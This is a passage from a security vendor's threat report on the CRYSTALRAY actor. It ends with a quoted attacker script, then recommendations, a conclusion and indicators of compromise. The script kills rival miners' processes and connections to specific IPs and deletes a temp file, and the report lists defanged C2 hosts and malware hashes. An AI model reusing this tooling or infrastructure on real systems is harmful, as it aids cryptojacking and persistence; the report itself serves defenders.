    ps aux | grep -v grep | grep 'kthreaddi' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kkssl' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'cnrig' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'stratum' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'vscode' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'runsv puma' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmrig' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'c3pool' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kthreaddk' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'dbused' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'supportxmr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kthreaddw' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'klibsystem4' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kworkerr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'ipv6_addrconfd' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'ksoftriqd' | awk '{print $2}' | xargs -I % kill -9 %
    pkill -f /tmp/.x111/x
    rm -rf /tmp/.x111/x
    ss -tpn 'dst 107.189.31.172' | grep -Po 'pid=\K\d+' | xargs -r kill
    ss -tpn 'dst 194.38.23.2' | grep -Po 'pid=\K\d+' | xargs -r kill
    ss -tpn 'dst 207.180.217.230' | grep -Po 'pid=\K\d+' | xargs -r kill
done
```

Recommendations

CRYSTALRAY's operations prove how easily an attacker can maintain and control access to victim networks using only open source and penetration testing tools. Therefore, implementing detection and prevention measures to withstand attacker persistence is necessary.

The first step to avoid the vast majority of these automated attacks is to reduce the attack surface through vulnerability, identity, and secrets management. CRYSTALRAY is only one instance, but TRT is seeing automated cloud attacks more often.

If it is necessary to expose your applications to the Internet, they may be vulnerable at some point. Therefore, organizations must prioritize vulnerability remediation to reduce the risk of their exposure.

Finally, it is necessary to have cameras/runtime detection that enables you to know — at any moment — if you have been successfully attacked, to take remedial action, and to perform a more thorough forensic analysis and solve the root cause.

Conclusion

CRYSTALRAY is a new threat actor who prefers to use multiple OSS tools to perform widespread vulnerability scanning and exploitation. Once they gain access, they install one of several backdoors to keep control of the target. SSH-snake is then used to spread throughout a victim's network and collect credentials to sell. Cryptominers are also deployed to gain further monetary value from the compromised assets.

IoCs

Network	
82[.]153.138.25	c2
157[.]245.193.241	c2
45[.]61.143.47	c2
aextg[.]us[.]to	c2
linux[.]kyun[.]li	c2
ww-1[.]us[.]to	c2
Binaries	
CMiz	a22b0b20052e65ad713f5c3a7427b514ee4f2388f6fda0510e3f5c9ebc78859e
HQdI	c98d1d7686b5ff56e50264442ac27d4fb443425539de98458b7cfbf6131b606f
igx1	da2bd678a49f428353cb570671aa04cddce239ecb98b825220af6d2acf85abe9
pmqE	06bdd9a6753fba54f2772c1576f31db36f3b2b4e673be7e1ec9af3b180144eb9
Y3Eh	da2bd678a49f428353cb570671aa04cddce239ecb98b825220af6d2acf85abe9
agent_linux	6a7b06ed7b15339327983dcd7102e27caf72b218bdaeb5b47d116981df093c52
backup.sh	db029555a58199fa6d02cbc0a7d3f810ab837f1e73eb77ec63d5367fa772298b
db.exe	f037d0cc0a1dc30e92b292024ba531bd0385081716cb0acd9e140944de8d3089
hostctld	1da7479af017ec0dacbada52029584a318aa19ff4b945f1bb9a51472d01284ec
logrotate	b04db92036547d08d1a8b40e45fb25f65329fef01cf854caa1b57e0bf5faa605
lr_bionic	fdced57d370ba188380e681351c888a31b384020dff7e029bd868f5dce732a90
lr_focal	673a399699ce8dad00fa2dffee2aab413948408e807977451ccd0ceaa8b00b04
lr_linux	364a7f8e3701a340400d77795512c18f680ee67e178880e1bb1fcda36ddbc12c
processlib2.so	8cbec5881e770ecea451b248e7393dfcfc52f8fbb91d20c6e34392054490d039
processlib.so	908d7443875f3e043e84504568263ec9c39c207ff398285e849a7b5f20304c21
rbmx	2b945609b5be1171ff9ea8d1ffdca7d7ba4907a68c6f91d409dd41a06bb70154
recon.sh	a544d0ffd75918a4e46108db0ba112b7e95a88054ec628468876c7cf22c203a3

remove_bg.sh	04fec439f2f08ec1ad8352859c46f865a6353a445410208a50aa638d93f49451
remove.sh	5a35b7708846f96b3fb5876f7510357c602da67417e726c702ddf1ad2e71f813
rfmx	7d003d3f5de5044c2c5d41a083837529641bd6bed13769d635c4e7f1b9147295
rotate	7be2b15b56da32dc5bdb6228c2ed5c3bf3d8fc6236b337f625e3aff73a5c11d3
rotate_cn_rt	08aaf6a45c17fa38958dd0ed1d9b25126315c6e0d93e7800472d0853ad696a87
rotate_low	4f20eb19c627239aaf91c662da51ca7f298526df8e0eadccb6bbd7fc1bbcf0b3
xmrig_arm64	0841a190e50c6022100c4c56c233108aa01e5da60ba5a57c9778135f42def544
xmrig_freebsd	b04db92036547d08d1a8b40e45fb25f65329fef01cf854caa1b57e0bf5faa605
kp.sh	4dc790ef83397af9d9337d10d2e926d263654772a6584354865194a1b06ce305
pk	f2aef4c5f95664e88c2dd21436aa2bee4d2e7f8d32231c238e1aa407120705e4

About the author

Test drive the right way to defend the cloud with a security expert

---

Source: https://sysdig.com/blog/crystalray-rising-threat-actor-exploiting-oss-tools/